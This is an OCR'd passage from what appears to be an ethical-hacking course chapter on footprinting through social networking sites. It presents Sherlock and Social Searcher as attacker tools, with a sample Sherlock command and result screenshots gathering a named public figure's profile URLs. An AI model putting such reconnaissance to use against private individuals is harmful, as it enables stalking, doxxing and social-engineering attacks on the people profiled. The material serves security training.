
Tools for Footprinting through Social Networking Sites

Attackers use various tools such as Sherlock, Social Searcher, and UserRecon to footprint social networking sites such as Twitter, Instagram, Facebook, and Pinterest to gather sensitive information about the target such as the date of birth, educational qualification, employment status, name of relatives, and information about the organization that they are working for, including the business strategy, potential clients, and upcoming project plans.

- **Sherlock**

  Source: *https://github.com*

  As shown in the screenshot, attackers use Sherlock to search a vast number of social networking sites for a target username. This tool helps the attacker locate the target user on various social networking sites, along with the complete URL.



Attackers use this command to search a target user on social media platforms


```
┌─[✗]─[root@parrot]─[~/sherlock]
└──╼ #python3 sherlock satyanadella
[*] Checking username satyanadella on:
[+] About.me: https://about.me/satyanadella
[+] AskFM: https://ask.fm/satyanadella
[+] Behance: https://www.behance.net/satyanadella
[+] Blogger: https://satyanadella.blogspot.com
[+] CapFriendly: https://www.capfriendly.com/users/satyanadella
[+] Chess: https://www.chess.com/member/satyanadella
[+] Codecademy: https://www.codecademy.com/profiles/satyanadella
[+] Disqus: https://disqus.com/satyanadella
[+] Ello: https://ello.co/satyanadella
[+] Facebook: https://www.facebook.com/satyanadella
[+] Fiverr: https://www.fiverr.com/satyanadella
[+] Flipboard: https://flipboard.com/@satyanadella
[+] FortniteTracker: https://fortnitetracker.com/profile/all/satyanadella
[+] Freelancer: https://www.freelancer.com/u/satyanadella
[+] Giphy: https://giphy.com/satyanadella
[+] GitHub: https://www.github.com/satyanadella
[+] Gumroad: https://www.gumroad.com/satyanadella
[+] HackerRank: https://hackerrank.com/satyanadella
[+] Instagram: https://www.instagram.com/satyanadella
[+] Kaggle: https://www.kaggle.com/satyanadella
[+] LeetCode: https://leetcode.com/satyanadella
[+] Lichess: https://lichess.org/@/satyanadella
[+] Lolchess: https://lolchess.gg/profile/na/satyanadella
```

Figure 2.46: Screenshot showing the result of Sherlock tool

- **Social Searcher**

  Source: *https://www.social-searcher.com*

  Social Searcher allows attackers to search for content on social networks in real time and provides deep analytics data. Attackers use this tool to track a target user on various social networking sites and obtain information such as complete URLs to their profiles, their postings, and other personal information.


Social Buzz – Free Social Mentior
social-searcher.com/social-buzz/?q5=Bill+Gates
Bill Gates
SEARCH SETTINGS
email alerts
monitoring
Set up Free email alerts or start Premium monitoring
FILTERS:
Sort by
Date
MORE
ANALYTICS:
DETAILED STATISTICS
SEARCH TIPS
Select
link

Mentions: **542**
Users: **338**
Sentiment: **7:3**

Enable **monitoring** to start collecting all mentions history and get live notifications

Check up exact phrase match "Bill Gates"

Select language for more relevant results.

en.wikipedia.org
Posted 08:18 09 Mar 2022
Bill Gates - Wikipedia

www.gatesnotes.com
Posted 08:18 09 Mar 2022
This is my personal blog, where I share about the people I meet, the books I'm reading, and what I'm learning. I hope that you'll join the conversation.
Home | Bill Gates

www.gatesfoundation.org
Posted 08:18 09 Mar 2022
We are a nonprofit fighting poverty, disease, and inequity around the world.
Bill & Melinda Gates Foundation - Bill & Melinda Gates ...

twitter.com
Posted 08:18 09 Mar 2022
Bill Gates (@BillGates) / Twitter

www.linkedin.com
Posted 08:18 09 Mar 2022
View **Bill Gates**' profile on LinkedIn, the world's largest professional community. Bill has 3 jobs listed on their profile. See the complete profile on ...
Bill Gates - Co-chair - Bill & Melinda Gates Foundation | LinkedIn

www.forbes.com
Posted 08:18 09 Mar 2022
Bill Gates turned his fortune from software firm Microsoft into a diversified fortune; his focus has shifted to zero-carbon energy investing and philanthropy.
Bill Gates - Forbes

www.bloomberg.com
Posted 08:18 09 Mar 2022
Bloomberg Billionaires Index - Bill Gates

www.britannica.com
Posted 08:18 09 Mar 2022
Bill Gates | Biography, Microsoft, & Facts - Encyclopedia ...

www.cnbc.com
Posted 08:18 09 Mar 2022
Feb 18, 2022 — **Bill Gates** told CNBC Friday that the risks of severe disease from Covid-19 have

Marcos Zig
Posted 08:18 09 Mar 2022
@rmotta2 **Bill Gates** sorrindo.....

MUD FISH KE KE
Posted 08:17 09 Mar 2022
RT @icconicgravity: Parents will

ナナシ(ウマ娘のサークルメンバー募集中)
Posted 08:18 09 Mar 2022
RT @freeobligation: あー、そういうことか‼ どうも最近、天然痘の治療

Figure 2.47: Screenshot of Social Searcher showing user content on social networks

LO#05: Use Different Techniques for Website Footprinting

Website Footprinting

